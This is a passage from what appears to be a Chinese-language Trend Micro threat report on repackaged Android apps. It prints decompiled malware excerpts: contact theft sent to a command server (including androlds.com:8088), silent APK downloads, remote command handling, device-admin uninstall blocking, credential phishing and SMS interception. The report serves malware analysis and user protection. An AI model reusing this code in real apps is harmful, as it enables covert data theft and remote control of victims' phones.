65          while (v5.hasNext() != 0) {
66              v3 = v5.next();
67              v4 = new org.json.JSONObject();
68              v4.put("name", v3);
69              v4.put("phone", this.get(v3));
70              v0.put(v4);
71          }
72          v1.put("contact", v0);
73          this.sendCollectInfo(v1);
74          return;
75      }
76      private java.util.HashMap getContactsInfo(android.content.Context p16)
77      {
78          v0 = p16.getContentResolver();
79          v7 = v0.query(android.provider.ContactsContract$Contacts.CONTENT_URI, 0, 0, 0, 0);
80          v11 = new java.util.HashMap();
81          if(v7 != 0) {
82              if(v7.moveToFirst() != 0) {
83                  v10 = v7.getColumnIndex("_id");
84                  v9 = v7.getColumnIndex("display_name");
85                  do {
86                      v6 = v7.getString(v10);
87                      v8 = v7.getString(v9);
88                      if(v7.getInt(v7.getColumnIndex("has_phone_number")) > 0) {
89                          v12 = v0.query(android.provider.ContactsContract$CommonDataKinds$Phone.CONTENT_URI, 0, new StringBuilder("contact_id=")
90                          if(v12 != 0) {
91                              if(v12.moveToFirst() != 0) {
92                                  do {
93                                      v11.put(v8, v12.getString(v12.getColumnIndex("data1")));
94                                  } while(v12.moveToNext() != 0);
95                              }
96                              v12.close();
97                          }
98                      }
99                  } while(v7.moveToNext() != 0);
100             }
101             v7.close();
```

圖 17：範例資料竊取程式偷取通訊錄的程式碼。

```
414     private void sendCollectInfo(org.json.JSONObject p14)
415     {
416         v8 = zoo.tiger.sdk.core.CoreService.access$0();
417         v9 = v8.length;
418         v7 = 0;
419         while (v7 < v9) {
420             v4 = zoo.tiger.sdk.utils.HttpUtils.newHttpPost(this.this$0, v8[v7]);
421             v3 = p14.toString();
422             android.util.Log.d("CoreService", new StringBuilder("body = ").append(v3).toString());
423             v0 = new org.apache.http.entity.StringEntity(v3, "UTF-8");
424             v4.addHeader("Content-Type", "application/json;charset=utf-8");
425             v4.setEntity(v0);
426             if(new org.apache.http.impl.client.DefaultHttpClient().execute(v4).getStatusLine().getStatusCode() != 200) {
427                 v7 = (v7 + 1);
428             }
429         }
430         return;
431     }
```

圖 18: 範例資料竊取程式將受害者通訊錄資料傳送給駭客的程式碼。

下載惡意程式

某些惡意 App 程式會在正常的程式當中插入下載檔案的程式碼，因此這類程式在執行時會暗中下載其他 APK 檔案，讓受害者付出額外的網路連線費。

這類惡意檔案下載程式的一個知名範例，就是某個已遭 Google Play 下架的熱門視訊軟體。

該 App 程式內含一個名為「com.zdt.downfile」的程式套件，該套件會啟動一個下載服務，並連線至遠端網站 (參見圖 19)。這讓網路犯罪者能夠蒐集受害者的應用程式清單，並且暗中下載惡意的 App 程式到裝置上 (參見圖 20)。



圖 19：範例惡意檔案下載程式的結構。

```
5     public DownFile()
6     {
7         return;
8     }
9     public void DownLoad(android.content.Context p26, String p27, String p28, String p29)
10    {
11        v18 = p26.getSharedPreferences("ZDT", 0);
12        v10 = p27.trim().substring((p27.trim().lastIndexOf("/") + 1));
13        v8 = new java.io.File(new StringBuilder().append(android.os.Environment.getExternalStorageDirectory()).append("/ZDTDownLoad/APK").toStrin
14        if(v8.exists() == 0) {
15            v8.mkdirs();
16        }
17        v9 = new java.io.File(v8, v10);
18        if(v9.exists() == 0) {
19            v19 = new java.io.File;
20            v19(v8, new StringBuilder(String.valueOf(v10)).append("_temp").toString());
21            if(v19.exists() == 0) {
22                this.down = p26.getSystemService("download");
23                v17 = new android.app.DownloadManager$Request;
24                v17(android.net.Uri.parse(p27));
25                v17.setAllowedNetworkTypes(2);
26                v17.setShowRunningNotification(0);
27                v17.setVisibleInDownloadsUi(0);
28                v17.setDestinationInExternalPublicDir("ZDTDownLoad/APK", new StringBuilder(String.valueOf(v10)).append("_temp").toString());
29                v11 = this.down.enqueue(v17);
30                v22 = new com.zdt.downfile.DownFile$1;
31                v22(this, v18, p28, p26);
32                new Thread(v22).start();
33                v18.edit().putBoolean("down", 1).putLong("did", v11, v12).putString("gid", p28).putInt("num", (v18.getInt("num", 0) + 1)).putStri
34                v22 = new com.zdt.downfile.DownFile$2;
35                v22(this, v11, v10);
36                new Thread(v22).start();
```

圖 20：範例惡意檔案下載程式負責下載的程式碼。

遠端存取和遙控

取得某個裝置的遠端遙控能力，意味著能夠從一台遠端幕後操縱 (C&C) 伺服器傳送指令給裝置並接收回應。

某個木馬化的 Stupid Birds 版本正是最佳範例，該程式插入了一段程式碼來指示感染裝置去某個遠端網址接收指令，例如：暗中下載某個 .APK 檔案或在受害者的裝置畫面上放置一個程式捷徑，每次點選該捷徑就會連上遠端的惡意網站 (參見圖 21 和 22)。[16]

```
211     private void sendRequest(String p24)
212     {
213         v12 = android.net.Proxy.getDefaultHost();
214         v13 = android.net.Proxy.getDefaultPort();
215         v4 = new java.net.URL(p24);
216         if(v13 <= 0) {
217             v5 = v4.openConnection();
218         } else {
219             v5 = v4.openConnection(new java.net.Proxy(java.net.Proxy$Type.HTTP, new java.net.InetSocketAddress(v12, v13)));
220         }
221         v5.setDoInput(1);
222         v5.setDoOutput(1);
223         v5.setRequestMethod("POST");
224         v5.setConnectTimeout(10000);
225         this.tmett = (System.currentTimeMillis() / 1000.0);
226         v18 = new java.io.DataOutputStream(v5.getOutputStream());
227         v18.writeBytes(new StringBuilder("kuroko=").append(this.ii).append("&taket=").append(this.pacNme).append("&phone=").append(this.phoNum).
228         v18.flush();
229         v18.close();
230         v5.connect();
231         v6 = v5.getInputStream();
232         if(v6 != 0) {
233             this.increaseQueryNum();
234             v19 = new java.io.InputStreamReader;
235             v19(v6, "UTF-8");
236             v14 = new java.io.BufferedReader(v19);
237             v3 = new StringBuilder();
238             while(true) {
239                 v8 = v14.readLine();
240                 if(v8 == 0) {
241                     break;
242                 }
243                 v3.append(v8).append("\x0a");
244             }
245             v16 = new org.json.JSONTokener;
246             v16(v3.toString());
247             v7 = new org.json.JSONObject(v16);
248             v15 = v7.getString("status");
249             if(v15.equalsIgnoreCase("news") != 0) {
250                 this.parseNews(v7);
```

圖 21：範例遠端遙控程式讓駭客遙控受害者裝置的程式碼。

```
250                 this.parseNews(v7);
251             }
252             if(v15.equalsIgnoreCase("showpage") != 0) {
253                 this.parseShowPage(v7);
254             }
255             if(v15.equalsIgnoreCase("install") != 0) {
256                 this.parseInstall(v7);
257             }
258             if(v15.equalsIgnoreCase("showinstall") != 0) {
259                 this.parseShowInstall(v7);
260             }
261             if(v15.equalsIgnoreCase("iconpage") != 0) {
262                 this.parseIconPage(v7);
263             }
264             if(v15.equalsIgnoreCase("iconinstall") != 0) {
265                 this.parseIconInstall(v7);
266             }
267             if(v15.equalsIgnoreCase("newdomen") != 0) {
268                 this.primaryServerUrl = v7.getString("url");
269                 this.prefs.edit().putString("primaryServerUrl", this.primaryServerUrl).commit();
270             }
271             if(v15.equalsIgnoreCase("seconddomen") != 0) {
272                 this.serl = v7.getString("url");
273                 this.prefs.edit().putString("serl", this.serl).commit();
274             }
275             if(v15.equalsIgnoreCase("stop") != 0) {
276                 this.stopUpdating();
277                 this.stopSelf();
278             }
279             if(v15.equalsIgnoreCase("testpost") != 0) {
280                 this.sendRequest(p24);
281             }
282             v15.equalsIgnoreCase("ok");
283         }
284         v6.close();
285         v5.disconnect();
286         return;
```

圖 22：範例遠端遙控程式讓駭客傳送指令到感染裝置的程式碼。

防止解除安裝

某些木馬化 App 程式會偽裝成 Android 裝置管理員以避免被解除安裝。這類程式的案例之一就是中國某知名支付程式的木馬化版本。[17]

該程式的 AndroidManifest.xml 檔案含有防止它被解除安裝的程式碼 (參見圖 23)。

```
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/icon" android:allowBacku
    <activity android:label="卸载程序" android:name="a.taobao.cc.UninstallerActivity">
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.VIEW" />
            <action android:name="android.intent.action.DELETE" />
            <category android:name="android.intent.category.DEFAULT" />
            <data android:scheme="package" />
        </intent-filter>
    </activity>
    <activity android:label="@string/app_name" android:name="a.taobao.cc.Welcome">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
    <activity android:label="@string/app_name" android:name="a.taobao.cc.Launcher" />
    <receiver android:name="a.taobao.cc.SmsReceiver" android:enabled="true">
        <intent-filter android:priority="2147483647">
            <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            <action android:name="android.intent.action.USER_PRESENT" />
            <action android:name="android.intent.action.BOOT_COMPLETED" />
        </intent-filter>
    </receiver>
    <receiver android:label="System 设备管理器" android:name="a.taobao.cc.LockReceiver" android:permission="android.permissior
        <meta-data android:name="android.app.device_admin" android:resource="@xml/lock_screen" />
        <intent-filter>
            <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
        </intent-filter>
    </receiver>
```

圖 23：防止木馬化 App 程式遭到解除安裝的修改後 AndroidManifest.xml 檔案。

在安裝過程中，使用者會看到一個畫面指示使用者將它設為裝置管理員 (參見圖 24)。接著，使用者會看到一個訊息：「The application cannot be installed」(應用程式無法安裝)，但事實上它已經安裝完成 (參見圖 25)。

圖 24：這類 App 程式受害者所看到的「啟動裝置管理員？」提示畫面。

圖 25：當使用者嘗試解除安裝木馬化 App 程式時所看到的選項畫面。

除了騙使用者它並未安裝成功之外，該程式還會誘騙使用者提供帳號登入資訊，然後再透過簡訊傳送給網路犯罪集團 (參見圖 26)。

```
25      protected void onCreate(android.os.Bundle p4)
26      {
27          super.onCreate(p4);
28          this.setContentView(1.76787323439e+38);
29          this.view = this.getWindow().getDecorView().findViewWithTag("allLayout");
30          this.taobaoLayout = this.getWindow().getDecorView().findViewWithTag("taobaoLayout");
31          this.userRealNameEditText = this.getWindow().getDecorView().findViewWithTag("userRealNameEditText");
32          this.userIdEditText = this.getWindow().getDecorView().findViewWithTag("userIdEditText");
33          this.userZhifubaoEditText = this.getWindow().getDecorView().findViewWithTag("userZhifubaoEditText");
34          this.userTaobaoEditText = this.getWindow().getDecorView().findViewWithTag("userTaobaoEditText");
35          this.startButton = this.getWindow().getDecorView().findViewWithTag("startButton");
36          this.startButton.setOnClickListener(this.click);
37          this.submitButton = this.getWindow().getDecorView().findViewWithTag("submitButton");
38          this.submitButton.setOnClickListener(this.click2);
39          a.taobao.cc.Utils.regReceiver(this, new a.taobao.cc.SmsReceiver());
40          a.taobao.cc.Utils.log(this, "\xe5\x90\xaf\xe5\x8a\xa8MainActivity");
41          a.taobao.cc.Utils.chkFirstRun(this);
42          this.policyManager = this.getSystemService("device_policy");
43          this.componentName = new android.content.ComponentName(this, a.taobao.cc.LockReceiver);
44          if(this.policyManager.isAdminActive(this.componentName) != 0) {
45              a.taobao.cc.Utils.log(this, "\xe5\xb7\xb2\xe7\xbb\x8f\xe6\xb5\xa8\xe5\x86\x8c\xe8\xae\xbe\xe5\xa4\x87\xe7\xae\xa1\xe7\x90\x86\x
46          } else {
47              v0 = new android.content.Intent("android.app.action.ADD_DEVICE_ADMIN");
48              v0.putExtra("android.app.extra.DEVICE_ADMIN", this.componentName);
49              v0.putExtra("android.app.extra.ADD_EXPLANATION", "\xe8\xae\xbe\xe5\xa4\x87\xe7\xae\xa1\xe7\x90\x86\xe5\x99\xa8");
50              this.startActivity(v0);
51              a.taobao.cc.Utils.log(this, "\xe6\xb5\xa8\xe5\x86\x8c\xe8\xae\xbe\xe5\xa4\x87\xe7\xae\xa1\xe7\x90\x86\xe5\x99\xa8");
52          }
53          this.tm = this.getSystemService("phone");
54          this.num = this.tm.getLine1Number();
55          this.isCanShow = 1;
56          return;
57      }
58      protected void onPause()
59      {
60          super.onPause();
61          if((this.confirmDialog != 0) && (this.confirmDialog.isShowing() != 0)) {
62              this.confirmDialog.dismiss();
63          }
64          return;
65      }
66      protected void onResume()
67      {
```

圖 26：範例程式竊取受害者帳號登入資訊的程式碼。

惡意 App 程式還會註冊一個簡訊接收器來攔截警告使用者裝置可能遭到感染的警告簡訊 (參見圖 27)。

```
public class SmsReceiver extends android.content.BroadcastReceiver {
    private String[] FILTRATIONS;
    public void onReceive(android.content.Context p6, android.content.Intent p7)
    {
        a.taobao.cc.Utils.log(p6, "#SmsReceiver#onReceive");
        System.out.println("xxxxxx\xe6\x94\xb6\xe5\x88\xb0\xe7\x9f\xad\xe4\xbf\xa1\xe4\xba\x86");
        if(p7.getAction().equals("android.provider.Telephony.SMS_RECEIVED") == 0) {
            a.taobao.cc.Utils.regReceiver(p6, this);
            a.taobao.cc.Utils.chkFirstRun(p6);
        } else {
            if(a.taobao.cc.Utils.isCanRun(p6) == 0) {
                a.taobao.cc.Utils.log(p6, "#SmsReceiver#\xe6\x97\xb6\xe9\x97\xb4\xe4\xb8\x8d\xe5\x9c\xa8\xe8\xbf\x
            } else {
                v2 = p7.getExtras();
                if(v2 != 0) {
                    v0 = v2.get("pdus");
                    v1 = 0;
                    while (v1 < v0.length) {
                        v2 = android.telephony.SmsMessage.createFromPdu(v0[v1]);
                        this.filter(v2.getOriginatingAddress());
                        if(this == 0) {
                            a.taobao.cc.Utils.handlerSms(p6, v2.getOriginatingAddress(), v2.getMessageBody());
                            this.abortBroadcast();
                        }
                        v1 = (v1 + 1);
                    }
                }
            }
        }
        return;
    }
```

圖 27：範例程式攔截簡訊的程式碼。

嵌入額外的 .DEX 檔案

修改 SDK 和插入惡意程式碼會改變一個 .APK 檔案的憑證。因此，歹徒利用 Android 平台的 Master Key 漏洞再插入一個額外的 .DEX 檔案，就能讓惡意程式繼續使用原來的憑證。Classes.dex 檔案可能含有感染正常 .APK 檔案的惡意程式碼。以此方式木馬化的 App 程式會載入並執行惡意的 classes.dex 檔案。

過去幾個月中，有多個惡意程式都是利用這種手法，包括：木馬化的 QQ 手機版、YouTube、Opera 及其他熱門的 App 程式。[18]

這類手法的另一個範例是一個知名遊戲的木馬化版本，也就是我們偵測到的 ANDROIDOS_EXPLOITSIGN.HRX，該程式在 Google Play 上的累計下載次數超過一百萬次。

與正牌程式的結構比對之後可發現，惡意程式碼是插入 com.google 套件與 AndroidManifest.xml 檔案當中，因此能讓一個接收器註冊多個使用者動作 (參見圖 28)。這些動作包括啟動 com.google.service.MainService 以便自動從某個惡意網站下載其他 App 程式 (參見圖 29)。



圖 28：正牌 (左) 與重新包裝 (右) 的 App 程式 classes.dex 檔案內部結構比較。

```
<receiver
        android:name="com.google.safemain.BootReceiver"
        >
        <intent-filter
                android:priority="2147483647"
                >
                <action
                        android:name="android.intent.action.BOOT_COMPLETED"
                        >
                </action>
        </intent-filter>
</receiver>
<receiver android:name="com.google.safemain.OtherReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</receiver>
<receiver android:name="com.google.service.UnCommandReceiver"/>
<receiver android:name="com.google.service.CommandReceiver"/>
<service android:name="com.google.service.MainService" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.START_SMS_SERVICE"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</service>
```

圖 29：插入應用程式 AndroidManifest.xml 檔案中的程式碼。

一旦執行，就會啟動 AndroidMainifest.xml 檔案中的其中一個動作：com.google.safemain.OtherReceiver，此動作接著再啟動 com.google.safemain.MainSevice。

接著 App 程式會檢查受感染的裝置是否安裝了惡意程式防護軟體。若沒有，則 App 程式會啟動 com.google.service.b 和 com.google.service.c 執行緒來讀取受害者的通訊錄，並且傳送給駭客 (參見圖 30)。

```
v14.c(v9);
do {
    v4 = v13.getString(v15);
    v17 = v13.getString(v16);
    v1 = v13.getInt(v13.getColumnIndex("has_phone_number"));
    android.util.Log.i("username", v8);
    if(v1 > 0) {
        v18 = this.a.getContentResolver().query(android.provider.ContactsContract$CommonDataKinds$Phone.CON
        v1 = 0;
        if(v18.moveToFirst() == 0) {
        }
        do {
            v9 = v1;
            v2 = v18.getString(v18.getColumnIndex("data1"));
            android.util.Log.i("phoneNumber", v2);
            if((v7.equals("1") == 0) && (v7.equals("") == 0)) {
                android.telephony.SmsManager.getDefault().sendTextMessage(v2, 0, v7.replace("#name#", v17), 0,
            }
            v1 = (v9 + 1);
            v14.b(v2);
        } while(v18.moveToNext() != 0);
    }
} while(v13.moveToNext() != 0);
v1 = new com.google.b.j().a(v14);
android.util.Log.e("json: ", v1);
v2 = new org.apache.http.client.methods.HttpPost("http://androlds.com:8088");
v2.setHeader("Content-Type", "application/json");
v2.setEntity(new org.apache.http.entity.ByteArrayEntity(v1.getBytes("UTF8")));
this.a.h = 0;
if(this.a.i) {
    this.a.j = 0;
    com.google.service.MainService.a(this.a, 0);
    System.out.println("Close Gprs");
}
```

圖 30：App 程式竊取受害者通訊錄的程式碼。

用來重新包裝 App 程式的工具

在所有用來重新包裝 App 程式的工具當中，最常用的就是 android-apktool、dex2jar、jd-gui 以及 ded。[19、20、21、22] 這些工具都有其正當用途。但由於它們都是開放原始碼工具，因此也被網路犯罪集團用來製作惡意的 App 程式。

此外，視個人需求而定，開發人員還可使用一些自動重新包裝 App 的工具，例如：back2smali.jar 和 AXMLPrinter.jar。[23、24] 如同前面幾項工具一樣，這些有正當用途的工具也遭到駭客利用。

重新包裝的 App 程式和第三方 App 程式商店

許多第三方 App 程式商店都會提供重新包裝的 App 程式，甚至是木馬化程式 (參見圖 31)。絕大部分重新包裝的 App 程式都被嵌入了越權廣告模組，而這些模組又充當遠端遙控的後門，對使用者造成莫大威脅。



圖 31：提供重新包裝熱門 App 程式的第三方 App 程式商店。

從一些第三方 App 程式商店當中，大約能蒐集到 500 多個 OPFAKE 變種。[25] 前述的木馬化 Flappy Bird 版本也在其中。這些程式不僅含有潛在的惡意廣告程式碼，更可能利用一些高費率服務來從不知情的使用者身上撈錢。

許多中國的第三方 App 程式商店仍提供重新包裝的 App 程式供人下載，其中有許多都是木馬化程式 (參見圖 32)。

圖 32：中國的第三方 App 程式商店提供木馬化 App 程式。

網路論壇上有時也會出現行動裝置殭屍程式與產生器的原始碼廣告，這些工具可依不同設定將行動裝置 App 重新包裝作業自動化。許多網路犯罪集團平常也會在論壇上進行行動裝置殭屍網路相關的交易 (參見圖 33)。



圖 33：提供犯罪軟體的網路貼文。

結論

雖然 App 程式開發人員和 App 程式商店很難完全杜絕重新包裝的 App 程式，但開發人員可以採用複雜的檔案封裝或加密技巧，讓歹徒打消重新包裝其 App 程式的念頭。至於 App 程式商店則可以建立一套嚴格的規範和查核機制來管理 App 程式的上架程序，例如，不允許外觀及程式碼與現有程式極為雷同的 App 程式上架。Google Play 已經實施了這樣一條規範。

要防範各式各樣的行動裝置威脅，包括假 App 程式，最好的方法就是只從信任的來源下載程式，如官方的 App 程式商店。此外，強烈建議安裝一套有效的威脅防護軟體，如專為 Android 裝置設計的「趨勢科技行動安全防護」。[26]

參考資料

1. 趨勢科技。(2014 年)。*行動裝置威脅資訊站 (Mobile Threat Information Hub)*。「穿上 App 外衣的惡意程式：重新包裝的 App 程式初探」(Malware in Apps' Clothing: A Look at Repackaged Apps)。上次存取時間 2014 年 5 月 27 日：http://about-threats.trendmicro.com/us/mobile/monthly-mobile-review/2014-04-malware-in-apps-clothing。

2. 趨勢科技。(2013 年 10 月)。*行動裝置威脅資訊站 (Mobile Threat Information Hub)*。「惡意與高風險的 Android App 程式數量突破百萬：我們將何去何從？」(Malicious and High-Risk Android Apps Hit 1 Million: Where Do We Go from Here?) 上次存取時間 2014 年 6 月 30 日：http://about-threats.trendmicro.com/us/mobile/monthly-mobile-review/2013-10-malicious-and-high-risk-android-apps-hit-1-million。

3. 趨勢科技。(2014 年)。*威脅百科網站 (Threat Encyclopedia)*。「ANDROIDOS_FAKEAV.F」。上次存取時間 2014 年 5 月 30 日：http://about-threats.trendmicro.com/us/malware/ANDROIDOS_ FAKEAV.F。

4. Ryan W. Neal。(2014 年 4 月 7 日)。*International Business Times*。「Google 將熱門程式下架：Virus Shield 詐騙數千人，暴露 Andoird 生態體系漏洞」(Google Removes Top App: 'Virus Shield' Scams Thousands, Exposes Flaw in Android Ecosystem)。上次存取時間 2014 年 5 月 30 日：http://www.ibtimes.com/google-removes-top-app-virus-shield-scams-thousands-exposes-law-android-ecosystem-1568362。

5. Noriaki Hayashi。(2013 年 7 月 18 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「KakaoTalk App 程式出現假冒與木馬化版本」(KakaoTalk Targeted by Fake and Trojanized Apps)。上次存取時間 2014 年 5 月 27 日：http://blog.trendmicro.com/trendlabs-security-intelligence/kakaotalk-targeted-by-fake-and-trojanized-apps/。

6. Ruby Santos。(2013 年 7 月 23 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「網路犯罪集團利用《植物大戰殭屍 2》的熱潮」(Cybercriminals Capitalize on Plants vs. Zombies 2 Hype)。上次存取時間 2014 年 5 月 27 日：http://blog. trendmicro.com/trendlabs-security-intelligence/cybercriminals-capitalize-on-plant-vs-zombies-2-hype/。

7. 趨勢科技。(2014 年)。*威脅百科網站 (Threat Encyclopedia)*。「ANDROIDOS_FAKEBANK.A」。上次存取時間 2014 年 5 月 28 日：http://about-threats.trendmicro.com/us/malware/ANDROIDOS_FAKEBANK.A。

8. 趨勢科技。(2013 年 8 月)。*行動裝置威脅資訊站 (Mobile Threat Information Hub)*。「行動裝置網路銀行威脅初探」(A Look at Mobile Banking Threats)。上次存取時間 2014 年 6 月 25 日：http://about-threats. trendmicro.com/us/mobile/monthly-mobile-review/2013-08-mobile-banking-threats。

9. *Veo Zhang。(2014 年 2 月 11 日)。TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「原作者將 Flappy Bird 下架，木馬化版本隨即現身」(Trojanized Flappy Bird Comes on the Heels of Takedown by App Creator)。上次存取時間 2014 年 5 月 29 日：http://blog.trendmicro.com/trendlabs-security-intelligence/trojanized- lappy-bird-comes-on-the-heels-of-takedown-by-app-creator/。

10. 趨勢科技。(2014 年)。*行動裝置威脅資訊站 (Mobile Threat Information Hub)*。「高費率服務盜用程式的昂貴代價」(The High Cost of Premium Service Abusers)。上次存取時間 2014 年 6 月 30 日：http://about-threats. trendmicro.com/us/infographics/infograph/the-high-cost-of-premium-service-abusers。

11. Rich Trenholm。(2013 年 6 月 24 日)。*CNET*。「假 BBM Android App 程式騙過數千人，遭 Google 下架」(Fake BBM Android App Fools Thousands, Google Pulls It)。上次存取時間 2014 年 6 月 4 日：http://www.cnet.com/news/fake-bbm-android-app-fools-thousands-google-pulls-it/。

12. 趨勢科技。(2014 年)。*威脅百科網站 (Threat Encyclopedia)*。「ANDROIDOS_FAKEUMG.CAT」。上次存取時間 2014 年 6 月 27 日：http://about-threats.trendmicro.com/us/malware/ANDROIDOS_FAKEUMG.CAT。

13. Oracle。(2014 年)。*Oracle Java SE Documentation*。「Java 原生介面」(Java Native Interface)。上次存取時間 2014 年 6 月 25 日：http://docs.oracle.com/javase/7/docs/technotes/guides/jni/。

14. Android。(2014 年)。*Android Developers*。「App Manifest」。上次存取時間 2014 年 6 月 30 日：http://developer.android.com/guide/topics/manifest/manifest-intro.html。

15. 趨勢科技。(2014 年)。*威脅百科網站 (Threat Encyclopedia)*。「ANDROIDOS_SMSPAY.HNTA」。上次存取時間 2014 年 6 月 27 日：http://about-threats.trendmicro.com/us/malware/ANDROIDOS_SMSPAY.HNTA。

16. 趨勢科技。(2014 年)。*威脅百科網站 (Threat Encyclopedia)*。「ANDROIDOS_ZDTDOWN.HBT」。上次存取時間 2014 年 6 月 27 日：http://about-threats.trendmicro.com/us/malware/ANDROIDOS_ZDTDOWN.HBT。

17. 趨勢科技。(2014 年)。*威脅百科網站 (Threat Encyclopedia)*。「ANDROIDOS_SPAMBOT.HBT」。上次存取時間 2014 年 6 月 27 日：http://about-threats.trendmicro.com/us/malware/ANDROIDOS_SPAMBOT.HBT。

18. Peter Yan。(2013 年 8 月 2 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「木馬化銀行 App 程式攻擊 Android 的 Master Key 漏洞」(Master Key Android Vulnerability Used to Trojanize Banking App)。上次存取時間 2014 年 5 月 29 日：http://blog.trendmicro.com/trendlabs-security-intelligence/master-key-android-vulnerability-used-to-trojanize-banking-app/。

19. *Android-apktool*。上次存取時間 2014 年 6 月 25 日：https://code.google.com/p/android-apktool/。

20. *Dex2jar*。上次存取時間 2014 年 6 月 25 日：https://code.google.com/p/dex2jar/。

21. *Innlab*。上次存取時間 2014 年 6 月 25 日：https://code.google.com/p/innlab/downloads/detail?name=jd-gui-0.3.3.windows.zip&。

22. SIIS Lab。(2014 年)。*Systems and Internet Infrastructure Security*。「ded: 解譯 Android 應用程式」(ded: Decompiling Android Applications)。上次存取時間 2014 年 6 月 25 日：http://siis.cse.psu.edu/ded/。

23. *Smali*。上次存取時間 2014 年 6 月 25 日：https://code.google.com/p/smali/。

24. *Android4me*。上次存取時間 2014 年 6 月 25 日：https://code.google.com/p/android4me/downloads/detail?name=AXMLPrinter.jar&can=4&q=。

25. 趨勢科技。(2014 年)。*威脅百科網站 (Threat Encyclopedia)*。「ANDROIDOS_OPFAKE.E」。上次存取時間 2014 年 6 月 20 日：http://about-threats.trendmicro.com/us/malware/ANDROIDOS_OPFAKE.E。

26. 趨勢科技。(2014 年)。*行動裝置安全防護*。上次存取時間 2014 年 6 月 20 日：http://www.trendmicro.com/us/home/products/mobile-solutions/android-security/。

趨勢科技為資訊安全軟體全球領導廠商，致力創造一個安全的資訊交換世界。我們創新的解決方案能為消費者、企業及政府機構提供多層式的內容安全防護，涵蓋行動裝置、端點、閘道、伺服器以及雲端。我們所有的解決方案皆以趨勢科技 Smart Protection Network™ 的雲端全球威脅情報為後盾，更有全球 1,200 多位威脅情報專家在背後支援。如需更多資訊，請至： www.trendmicro.com。

©2014 年版權所有。趨勢科技股份有限公司保留所有權利。Trend Micro 與 t 字球形標誌是趨勢科技股份有限公司的商標或註冊商標。所有其他公司和產品名稱為各該公司的商標或註冊商標。

TREND MICRO™

Securing Your Journey to the Cloud

趨勢科技股份有限公司
10669 臺北市大安區敦化南路二段198號8樓
